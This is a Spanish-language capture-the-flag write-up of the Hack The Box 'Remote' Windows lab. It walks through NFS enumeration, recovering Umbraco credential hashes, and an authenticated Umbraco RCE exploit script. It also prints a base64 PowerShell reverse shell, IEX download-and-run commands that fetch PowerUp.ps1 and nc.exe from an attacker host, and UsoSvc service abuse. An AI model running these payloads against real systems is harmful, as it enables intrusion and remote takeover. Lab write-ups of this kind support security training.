
HTB MÁQUINA REMOTE

Veamos las características de la Máquina, vemos que tiene una puntuación de 4.0, es una maquina en Windows y que está en la categoría de fácil.

- ***User:***

Lo primero que realizamos es un nmap que nos muestra varios puertos interesantes, entre ellos el puerto 21 que nos dice que tenemos entrada como Anonymous, tenemos también el puerto 445, donde podríamos probar algunas cosas, pero hay un puerto aun más interesante que es el puerto 2049 que de entrada nos da pistas por donde va la cosa, si miramos el puerto 111, el puerto 2049 TCP es utilizado para que cualquier aplicación acceda a los sistemas de archivos "NFS".



```
# Nmap 7.80 scan initiated Tue Mar 24 20:30:57 2020 as: nmap -sC -sV -A -o nmap.txt 10.10.10.180
Nmap scan report for 10.10.10.180
Host is up (0.33s latency).
Not shown: 993 closed ports
PORT     STATE SERVICE       VERSION
21/tcp   open  ftp           Microsoft ftpd
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|_  SYST: Windows_NT
80/tcp   open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Home - Acme Widgets
111/tcp  open  rpcbind       2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/tcp6  rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  2,3,4        111/udp6  rpcbind
|   100003  2,3          2049/udp   nfs
|   100003  2,3          2049/udp6  nfs
|   100003  2,3,4        2049/tcp   nfs
|   100003  2,3,4        2049/tcp6  nfs
|   100005  1,2,3        2049/tcp   mountd
|   100005  1,2,3        2049/tcp6  mountd
|   100005  1,2,3        2049/udp   mountd
|   100005  1,2,3        2049/udp6  mountd
|   100021  1,2,3,4      2049/tcp   nlockmgr
|   100021  1,2,3,4      2049/tcp6  nlockmgr
|   100021  1,2,3,4      2049/udp   nlockmgr
|   100021  1,2,3,4      2049/udp6  nlockmgr
|   100024  1            2049/tcp   status
|   100024  1            2049/tcp6  status
|   100024  1            2049/udp   status
|_  100024  1            2049/udp6  status
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
2049/tcp open  mountd        1-3 (RPC #100005)
Aggressive OS guesses: Microsoft Windows Server 2012 (93%), Microsoft Windows Vista SP1 (93%), Microsoft Windows Server 2016 (92%), Microsoft Windows Longhorn (92%), Microsoft Windows Server 2012 R2 (90%), Microsoft Windows Server 2012 R2 Update 1 (90%), Microsoft Windows Server 2016 build 10586 - 14393 (90%), Microsoft Windows 7, Windows Server 2012, or Windows 8.1 Update 1 (90%), Microsoft Windows 10 1703 (90%), Microsoft Windows Server 2008 R2 (90%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: 3m54s
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2020-03-25T01:37:04
|_  start_date: N/A

TRACEROUTE (using port 80/tcp)
HOP RTT       ADDRESS
1   255.07 ms 10.10.14.1
2   255.84 ms 10.10.10.180

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Tue Mar 24 20:34:48 2020 -- 1 IP address (1 host up) scanned in 232.40 seconds
```

Teniendo esta información vamos a hacer uso de la herramienta showmount para realizar una enumeración de este puerto (https://www.systutorials.com/docs/linux/man/8-showmount/) después de agregar nuestra página a /etc/hosts realizamos la enumeración con esta herramienta, donde nos da un directorio que al parecer almacena un backup

```
root@angussMoody: ~/hackthebox/Remote-10.10.10.180
root@angussMoody:~/hackthebox/Remote-10.10.10.180# showmount -e remote.htb
Export list for remote.htb:
/site_backups (everyone)
root@angussMoody:~/hackthebox/Remote-10.10.10.180#
```

Ahora que tenemos este dato vamos a hacer uso de la herramienta mount, creamos un directorio donde hacer la montura y ejecutamos la herramienta


```
root@angussMoody: ~/hackthebox/Remote-10.10.10.180/Mount
root@angussMoody:~/hackthebox/Remote-10.10.10.180# mkdir Mount
root@angussMoody:~/hackthebox/Remote-10.10.10.180# mount -t nfs remote.htb:/site_backups /root/hackthebox/Remote-10.10.10.180/Mount/
root@angussMoody:~/hackthebox/Remote-10.10.10.180# cd Mount/
root@angussMoody:~/hackthebox/Remote-10.10.10.180/Mount# ls -l
total 115
drwx------ 2 nobody 4294967294    64 feb 20 12:16 App_Browsers
drwx------ 2 nobody 4294967294  4096 feb 20 12:17 App_Data
drwx------ 2 nobody 4294967294  4096 feb 20 12:16 App_Plugins
drwx------ 2 nobody 4294967294    64 feb 20 12:16 aspnet_client
drwx------ 2 nobody 4294967294 49152 feb 20 12:16 bin
drwx------ 2 nobody 4294967294  8192 feb 20 12:16 Config
drwx------ 2 nobody 4294967294    64 feb 20 12:16 css
-rwx------ 1 nobody 4294967294   152 nov  1  2018 default.aspx
-rwx------ 1 nobody 4294967294    89 nov  1  2018 Global.asax
drwx------ 2 nobody 4294967294  4096 feb 20 12:16 Media
drwx------ 2 nobody 4294967294    64 feb 20 12:16 scripts
drwx------ 2 nobody 4294967294  8192 feb 20 12:16 Umbraco
drwx------ 2 nobody 4294967294  4096 feb 20 12:16 Umbraco_Client
drwx------ 2 nobody 4294967294  4096 feb 20 12:16 Views
-rwx------ 1 nobody 4294967294 28539 feb 20 00:57 Web.config
root@angussMoody:~/hackthebox/Remote-10.10.10.180/Mount#
```


Después de Enumerar un rato nos encontramos con un archivo interesante llamado Umbraco.sdf, así que abrimos este archivo con un head y nos encontramos lo que al parecer son unas credenciales

```
root@angussMoody: ~/hackthebox/Remote-10.10.10.180/Mount/App_Data
root@angussMoody:~/hackthebox/Remote-10.10.10.180/Mount/App_Data# head Umbraco.sdf
00V0t0t0y000Administratoradminb8be16afba8c314ad33d812f22a04991b90e2aaa{"hashAlgorithm":"SHA1"}en-USf8512f97-cab1-4a4b-a49f-0a2054c47a1d00
:rf0u0rf0v0rf000rf0000X0v00000000adminadmin@htb.localb8be16afba8c314ad33d812f22a04991b90e2aaa{"hashAlgorithm":"SHA1"}admin@htb.localen-USf
eb1a998-d3bf-406a-b30b-e269d7abdf5000BiIf0hVg0v0rf0hVg0000X0v00000000adminadmin@htb.localb8be16afba8c314ad33d812f22a04991b90e2aaa{"hashAlg
orithm":"SHA1"}admin@htb.localen-US82756c26-4321-4d27-b429-1b5c7c4f882f0[{"alias":"umbIntroIntroduction","completed":false,"disabled":tru
e}]00?0g0.og000g0000X0v00000000smithsmith@htb.localjxDUCcruzN8rSRlqnfmvqw==AIKYyl6Fyy29KA3htB/ERiyJUAdpTtFeTpnIk9CiHts={"hashAlgorithm":"H
MACSHA256"}smith@htb.localen-US7e39df83-5e64-4b93-9702-ae257a9b9749-a054-27463ae58b8e00?0g0Ag0.og0Og0000Y0w00000000ssmithsmith@htb.localjx
DUCcruzN8rSRlqnfmvqw==AIKYyl6Fyy29KA3htB/ERiyJUAdpTtFeTpnIk9CiHts={"hashAlgorithm":"HMACSHA256"}smith@htb.localen-US7e39df83-5e64-4b93-97
02-ae257a9b974900~0
g0)0
g0.og07
g0000Z0x00000000ssmithssmith@htb.local8+xXICbPe7m5NQ22HfcGlg==RF9OLinww9rd2PmaKUpLteR6vesD2MtFaBKe1zL5SXA={"hashAlgorithm":"HMACSHA256"}ss
mith@htb.localen-US3628acfb-a62c-4ab0-93f7-5ee9724c8d3200#0?000 A$C=H0DY^`FnyPH000I00 K00PM00
0@`Cpr0G00PLUHUH040-`00II AEEqDD000|    5!
00Eq
Q0
|p0!p0`@800~!PI@
|p0!p000~!PIEEqDD000|   5!
00Eq
Q0
```

Así que nos muestra unos usuarios y unos hashs, entre ellos el de admin@htb.local además nos dice que es un SHA1 así que vamos a ver si podemos descifrar este hash


En este momento ya tenemos unas credenciales, pero no tenemos donde probarlas, así que vamos a realizar un escaneo de los directorios de la máquina, para esto vamos a hacer uso de dirbuster, que nos da muchísimos directorios, entre ellos /umbraco/ que vamos a ver a donde nos lleva.





Remote

Así que vamos a probar las credenciales que tenemos hasta este momento, después de enumerar un poco este directorio, lo único interesante que vemos es la versión, así que ahora vamos a ver si encontramos algún exploit para la versión de este servicio.



Realizando la busca nos encontramos un exploit para esta versión de umbraco

```
root@angussMoody: ~/hackthebox/Remote-10.10.10.180
root@angussMoody:~/hackthebox/Remote-10.10.10.180# searchsploit umbraco
------------------------------------------------------------------------------ ----------------------------------------
 Exploit Title                                                                |  Path
                                                                              | (/usr/share/exploitdb/)
------------------------------------------------------------------------------ ----------------------------------------
Umbraco CMS - Remote Command Execution (Metasploit)                           | exploits/windows/webapps/19671.rb
Umbraco CMS 7.12.4 - (Authenticated) Remote Code Execution                    | exploits/aspx/webapps/46153.py
Umbraco CMS SeoChecker Plugin 1.9.2 - Cross-Site Scripting                    | exploits/php/webapps/44988.txt
------------------------------------------------------------------------------ ----------------------------------------
root@angussMoody:~/hackthebox/Remote-10.10.10.180# cp /usr/share/exploitdb/exploits/aspx/webapps/46153.py /root/hackthebox/Remote-10.10.10.180/Exploitumbraco.py
```

Ahora configuramos nuestro script con las credenciales que tenemos y por el momento vamos a probarlo para que realice un ping a nuestra máquina.

```
Abrir   ExploitUmbraco.py   ~/hackthebox/Remote-10.10.10.180   Guardar
import requests;

from bs4 import BeautifulSoup;

def print_dict(dico):
    print(dico.items());

print("Start");

# Execute a calc for the PoC
payload = '<?xml version="1.0"?><xsl:stylesheet version="1.0" \
xmlns:xsl="http://www.w3.org/1999/XSL/Transform" xmlns:msxsl="urn:schemas-microsoft-com:xslt" \
xmlns:csharp_user="http://csharp.mycompany.com/mynamespace">\
<msxsl:script language="C#" implements-prefix="csharp_user">public string xml() \
{ string cmd = "/k ping 10.10.14.59"; System.Diagnostics.Process proc = new System.Diagnostics.Process();\
 proc.StartInfo.FileName = "cmd.exe"; proc.StartInfo.Arguments = cmd;\
 proc.StartInfo.UseShellExecute = false; proc.StartInfo.RedirectStandardOutput = true; \
 proc.Start(); string output = proc.StandardOutput.ReadToEnd(); return output; } \
 </msxsl:script><xsl:template match="/"> <xsl:value-of select="csharp_user:xml()"/>\
 </xsl:template> </xsl:stylesheet> ';

login = "admin@htb.local";
password="baconandcheese";
host = "http://10.10.10.180";

# Step 1 - Get Main page
s = requests.session()
url_main =host+"/umbraco/";
r1 = s.get(url_main);
print_dict(r1.cookies);

# Step 2 - Process Login
url_login = host+"/umbraco/backoffice/UmbracoApi/Authentication/PostLogin";
loginfo = {"username":login,"password":password};
r2 = s.post(url_login,json=loginfo);

# Step 3 - Go to vulnerable web page
url_xslt = host+"/umbraco/developer/Xslt/xsltVisualize.aspx";
r3 = s.get(url_xslt);

soup = BeautifulSoup(r3.text, 'html.parser');
VIEWSTATE = soup.find(id="__VIEWSTATE")['value'];
VIEWSTATEGENERATOR = soup.find(id="__VIEWSTATEGENERATOR")['value'];
UMBXSRFTOKEN = s.cookies['UMB-XSRF-TOKEN'];
headers = {'UMB-XSRF-TOKEN':UMBXSRFTOKEN};
data =
  {"__EVENTTARGET":"","__EVENTARGUMENT":"","__VIEWSTATE":VIEWSTATE,"__VIEWSTATEGENERATOR":VIEWSTATEGENERATOR,"

# Step 4 - Launch the attack
r4 = s.post(url_xslt,data=data,headers=headers);

print("End");
```


```
root@angussMoody: ~/hackthebox/Remote-10.10.10.180
root@angussMoody:~/hackthebox/Remote-10.10.10.180# tcpdump -i tun0 icmp -vv
tcpdump: listening on tun0, link-type RAW (Raw IP), capture size 262144 bytes
19:13:41.557162 IP (tos 0x0, ttl 127, id 40590, offset 0, flags [none], proto ICMP (1),
 length 60)
    remote.htb > angussMoody: ICMP echo request, id 1, seq 5, length 40
19:13:41.557265 IP (tos 0x0, ttl 64, id 21739, offset 0, flags [none], proto ICMP (1),
length 60)
    angussMoody > remote.htb: ICMP echo reply, id 1, seq 5, length 40
19:13:42.601728 IP (tos 0x0, ttl 127, id 40628, offset 0, flags [none], proto ICMP (1),
 length 60)
    remote.htb > angussMoody: ICMP echo request, id 1, seq 6, length 40
19:13:42.601765 IP (tos 0x0, ttl 64, id 21787, offset 0, flags [none], proto ICMP (1),
length 60)
    angussMoody > remote.htb: ICMP echo reply, id 1, seq 6, length 40
^C
4 packets captured
4 packets received by filter
0 packets dropped by kernel
root@angussMoody:~/hackthebox/Remote-10.10.10.180#

root@angussMoody:~/hackthebox/Remote-10.10.10.180# python ExploitUmbraco.py
Start
[]
```

Remote


Ya con esto nos damos cuenta que nuestro exploit está corriendo, ahora el siguiente paso es realizar una reverse Shell, paro esto vamos a hacer uso del script mkpsrevshell.py que nos permite realizar una reverse Shell en PowerShell codificada en base64 (https://gist.github.com/tothi/ab288fb523a4b32b51a53e542d40fe58)

```
root@angussMoody:~/hackthebox/Remote-10.10.10.180# python3 mkpsrevshell.py 10.10.14.59 4444
powershell -e JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdA
AuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQAwAC4AMQAwAC4AMQA0AC4ANQA5ACIALAA0ADQANA
A0ACkAOwAkAHMAdAByAGUAYQBtACAAPQAgACQAYwBsAGkAZQBuAHQALgBHAGUAdABTAHQAcgBlAGEAbQAoACkAOwBbAGIAeQ
B0AGUAWwBdAF0AJABiAHkAdABlAHMAIAA9ACAAMAAuAC4ANgA1ADUAMwA1AHwAJQB7ADAAfQA7AHcAaABpAGwAZQAoACgAJA
BpACAAPQAgACQAcwB0AHIAZQBhAG0ALgBSAGUAYQBkACgAJABiAHkAdABlAHMALAAgADAALAAgACQAYgB5AHQAZQBzAC4ATA
BlAG4AZwB0AGgAKQApACAALQBuAGUAIAAwACkAewA7ACQAZABhAHQAYQAgAD0AIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIA
AtAFQAeQBwAGUATgBhAG0AZQAgAFMAeQBzAHQAZQBtAC4AVABlAHgAdAAuAEEAUwBDAEkASQBFAG4AYwBvAGQAaQBuAGcAKQ
AuAEcAZQB0AFMAdAByAGkAbgBnACgAJABiAHkAdABlAHMALAAwACwAIAAkAGkAKQA7ACQAcwBlAG4AZABiAGEAYwBrACAAPQ
AgACgAaQBlAHgAIAAkAGQAYQB0AGEAIAAyAD4AJgAxACAAfAAgAE8AdQB0AC0AUwB0AHIAaQBuAGcAIAApADsAJABzAGUAbg
BkAGIAYQBjAGsAMgAgAD0AIAAkAHMAZQBuAGQAYgBhAGMAawAgACsAIAAiAFAAUwAgACIAIAArACAAKABwAHcAZAApAC4AUA
BhAHQAaAAgACsAIAAiAD4AIAAiADsAJABzAGUAbgBkAGIAeQB0AGUAIAA9ACAAKABbAHQAZQB4AHQALgBlAG4AYwBvAGQAaQ
BuAGcAXQA6ADoAQQBTAEMASQBJACkALgBHAGUAdABCAHkAdABlAHMAKAAkAHMAZQBuAGQAYgBhAGMAawAyACkAOwAkAHMAdA
ByAGUAYQBtAC4AVwByAGkAdABlACgAJABzAGUAbgBkAGIAeQB0AGUALAAwACwAJABzAGUAbgBkAGIAeQB0AGUALgBMAGUAbg
BnAHQAaAApADsAJABzAHQAcgBlAGEAbQAuAEYAbAB1AHMAaAAoACkAfQA7ACQAYwBsAGkAZQBuAHQALgBDAGwAbwBzAGUAKA
ApAA==
root@angussMoody:~/hackthebox/Remote-10.10.10.180#
```



Ya que tenemos la revshell, ahora solo nos queda poner el código en nuestro exploit.

de esta manera obtenemos nuestra primer flag.



- ***Escalada de Privilegios:***

Ahora vamos a correr PowerUP.ps1 para ver si nos muestra algo interesante donde podamos realizar la escalada de privilegios para obtener nuestra segunda bandera, configuramos nuestra máquina, para correr desde ahí con la ayuda de powershell, nuestro script y este nos muestra un servicio que podríamos vulnerar llamado UsoSvc.

```
PS C:\Users\Public> powershell.exe -nop -exec bypass "IEX (New-Object Net.WebClient).DownloadString('http://10.10.14.59:8000/PowerUp.ps1'); Invoke-AllChecks"
[*] Running Invoke-AllChecks

[*] Checking if user is in a local group with administrative privileges...

[*] Checking for unquoted service paths...

[*] Checking service executable and argument permissions...

[*] Checking service permissions...

ServiceName   : UsoSvc
Path          : C:\Windows\system32\svchost.exe -k netsvcs -p
StartName     : LocalSystem
AbuseFunction : Invoke-ServiceAbuse -ServiceName 'UsoSvc'



[*] Checking %PATH% for potentially hijackable .dll locations...

[*] Checking for AlwaysInstallElevated registry key...

[*] Checking for Autologon credentials in registry...

[*] Checking for vulnerable registry autoruns and configs...

[*] Checking for vulnerable schtask files/configs...

[*] Checking for unattended install files...

UnattendPath : C:\Windows\Panther\Unattend.xml
root@angussMoody:~/hackthebox/scripts# python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.10.180 - - [10/Apr/2020 20:24:50] "GET /PowerUp.ps1 HTTP/1.1" 200 -
```

Investigando un poco nos encontramos con este documento que nos da una idea de como podemos aprovechar este servicio para realizar la escalada de privilegios, nos indica en pocas palabras, detener el servicio, configurar e iniciar de nuevo, así que vamos a probar.

(https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Windows%20-%20Privilege%20Escalation.md#example-with-windows-10---cve-2019-1322-ususvc)

Lo primero que realizamos es subir nuestro nc.exe, con la ayuda de PowerShell, para realizar la configuración en el servicio


```
PS C:\Temp> powershell.exe -c "(New-Object System.NET.WebClient).DownloadFile('http://10.10.14.59:8000/nc.exe','C:\Temp\nc.exe')"
PS C:\Temp> dir


    Directory: C:\Temp


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        4/10/2020   9:45 PM          43696 nc.exe


PS C:\Temp>
root@angussMoody:~/hackthebox/scripts# python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.10.180 - - [10/Apr/2020 20:40:49] "GET /nc.exe HTTP/1.1" 200 -
```

Ahora lo que nos queda es configurar este servicio para que se inicie con nuestro comando, le damos la orden que ejecute el nc.exe con nuestra IP y Puerto que tenemos a la escucha, luego podemos usar el comando qc para verificar que el servicio quedó configurado y por último, iniciar este servicio y de esta manera obtener la Shell con permisos de Administrator, pero tener en cuenta que una vez esté la Shell se debe ser rápido porque es una carrera del gato y el ratón y la Shell se congela después de unos segundos.



De esta manera encontramos la flag del Root.

